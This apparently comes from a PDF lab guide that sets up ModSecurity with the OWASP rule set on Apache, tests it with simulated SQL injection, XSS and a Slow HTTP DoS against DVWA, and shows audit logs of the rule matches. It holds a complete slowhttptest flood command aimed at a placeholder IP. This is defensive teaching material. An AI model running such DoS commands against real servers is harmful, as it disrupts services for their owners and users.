
Step 2: Setting Up ModSecurity

1. Install ModSecurity on Apache:

- Command:

```
sudo apt install libapache2-mod-security2
```

- **Purpose:** Add the ModSecurity module to Apache.





2. Enable ModSecurity Module:

- Command:

```
sudo a2enmod security2  
sudo systemctl restart apache2
```

- **Purpose:** Ensure ModSecurity is active and loaded by Apache.



3. Verify Installation:

- Command:

```
sudo apachectl -M | grep security
```


- **Purpose:** Confirm that ModSecurity is enabled in Apache.

Step 3: Configuring ModSecurity

1. Activate ModSecurity Rules:


- Edit the ModSecurity configuration file:

```
sudo nano /etc/modsecurity/modsecurity.conf
```



- Change the following line:

```
SecRuleEngine DetectionOnly # Change this to On
```




- **Purpose:** Enable the WAF to actively block malicious traffic.

2. Install OWASP Core Rule Set (CRS):

- Command:

```
sudo apt install modsecurity-crs
```



- **Purpose:** Use predefined OWASP rules to detect and block common attacks.

Step 4: Restart Apache and Validate Configuration

1. Restart Apache to Apply Changes:

- Command:

```
sudo systemctl restart apache2
```


- **Purpose:** Ensure new configurations are applied.

2. Test Configuration Validity:

- Command:

```
sudo apachectl configtest
```


- **Purpose:** Ensure there are no syntax errors in the configuration files.



Executing the Attack Simulation

Step 5: Setting Up the Kali Linux VM

1. **Install Virtual Machine with Kali Linux:**
 - Configure the network to "Bridge" mode to allow communication with the DVWA VM.
2. **Update Kali Linux Tools:**
 - Command:

```
sudo apt update && sudo apt upgrade
```

- **Purpose:** Ensure the latest tools for penetration testing are available.

Step 6: Conducting Penetration Tests

1. **Simulate a SQL Injection Attack:**
 - Navigate to DVWA and test SQL injection on vulnerable forms.
 - **Purpose:** Verify if ModSecurity detects and blocks malicious queries.
2. **Simulate a Cross-Site Scripting (XSS) Attack:**
 - Inject malicious scripts into input fields.

- **Purpose:** Test ModSecurity's ability to block XSS.

Step 7: Testing SlowHTTP DoS Attack

3. Install SlowHTTPTest on Kali Linux:

- Command:

```
sudo apt install slowhttptest
```


- **Purpose:** Simulate a Slow HTTP DoS attack on DVWA.

4. Execute the Attack:

- Command:

```
slowhttptest -c 1000 -H -i 10 -r 200 -t GET -u  
http://<DVWA_IP>:8080/index.php -x 24 -p 3
```

- **Purpose:** Overwhelm the server with incomplete HTTP requests and test WAF's defense.





Step 8: Monitoring Logs

1. View ModSecurity Logs:

- Command:

```
sudo tail -f /var/log/apache2/modsec_audit.log
```

- **Purpose:** Monitor and analyze blocked requests.

2. Validate Blocked Attacks:

- Look for entries corresponding to SQLi, XSS, and DoS attacks.

```
Activities Terminal Dec 2 21:23 sebasgranizo@ubuntu: ~  
Syntax OK  
sebasgranizo@ubuntu:~$ sudo systemctl restart apache2  
sebasgranizo@ubuntu:~$ sudo tail -f /var/log/apache2/modsec_audit.log  
--0cd42401-A--  
[02/Dec/2024:21:21:44 --0500] Z05r0AsrlyLAWe3I64Z4gWAAAAE 10.37.129.2 58494 10.37.129.3 80  
--0cd42401-B--  
GET /index.php HTTP/1.1  
Host: 10.37.129.3  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:5.0.1) msbot-131-253-46-102.search.msn.com  
Referer: TESTING_PURPOSES_ONLY  
--0cd42401-F--  
HTTP/1.1 302 Found  
Set-Cookie: security=impossible; path=/; HttpOnly  
Set-Cookie: PHPSESSID=besbhermd854ifg1svf2ifaeh; expires=Wed, 04-Dec-2024 02:21:44 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
Pragma: no-cache  
Set-Cookie: PHPSESSID=992nv99k4c18nj7363umcbuvqn; expires=Wed, 04-Dec-2024 02:21:44 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict  
Location: login.php  
Content-Length: 0  
Content-Type: text/html; charset=UTF-8  
--0cd42401-E--  
--0cd42401-H--  
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "696"] [id "920350"] [msg "Host header is a numeric IP address"] [data "10.37.129.3"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"]  
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 10.37.129.2] ModSecurity: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "696"] [id "920350"] [msg "Host header is a numeric IP address"] [data "10.37.129.3"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "10.37.129.3"] [url "/index.php"] [unique_id "Z05r0AsrlyLAWe3I64Z4gWAAAAE"]  
Apache-Handler: application/x-httpd-php  
Stopwatch: 1733192504932771 14646 (- - -)  
Stopwatch2: 1733192504932771 14646; combined=2317, p1=962, p2=1020, p3=59, p4=173, p5=103, sr=93, sw=0, l=0, gc=0  
Response-Body-Transformed: Dechunked  
Producer: ModSecurity for Apache/2.9.3 (http://www.modsecurity.org/); OWASP_CRS/3.2.0.  
Server: Apache/2.4.41 (Ubuntu)  
Engine-Mode: "ENABLED"  
--0cd42401-Z--  
--0cd42401-A--  
[02/Dec/2024:21:22:52 --0500] Z05rfJtDbC2n1U5ZkgYjRgAAADY 10.37.129.2 58982 10.37.129.3 80  
--0cd42401-B--
```

```
Ubuntu Linux nuevo Archivo Editar Ver Acciones Dispositivos Ventana Ayuda
sebasgranizo@ubuntu: ~
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7; rv:5.0.1) msnbot-131-253-46-102.search.msn.com
Referer: TESTING_PURPOSES_ONLY

--0cd42401-F--
HTTP/1.1 302 Found
Set-Cookie: security=Impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=gig040vrv4a0pkp9j0d5l6nph; expires=Wed, 04-Dec-2024 02:22:52 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=85b1cvtgcr0n0dbjvjg04il3e0; expires=Wed, 04-Dec-2024 02:22:52 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8

--0cd42401-E--

--0cd42401-H--
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "696"] [id "920350"] [msg "Host header is a numeric IP address"] [data "10.37.129.3"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2-util.c"] [line 271] [level 3] [client 10.37.129.2] ModSecurity: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "696"] [id "920350"] [msg "Host header is a numeric IP address"] [data "10.37.129.3"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "10.37.129.3"] [url "/index.php"] [unique_id "Z05rFj3tD8c2niU52kgYjRgAAADY"]
Apache-Handler: application/x-httpd-php
Stopwatch: 1733192572171836 9162 (- - -)
Stopwatch2: 1733192572171836 9162; combined=2350, p1=1920, p2=317, p3=17, p4=55, p5=41, sr=319, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.3 (http://www.modsecurity.org/); OWASP_CRS/3.2.0.
Server: Apache/2.4.41 (Ubuntu)
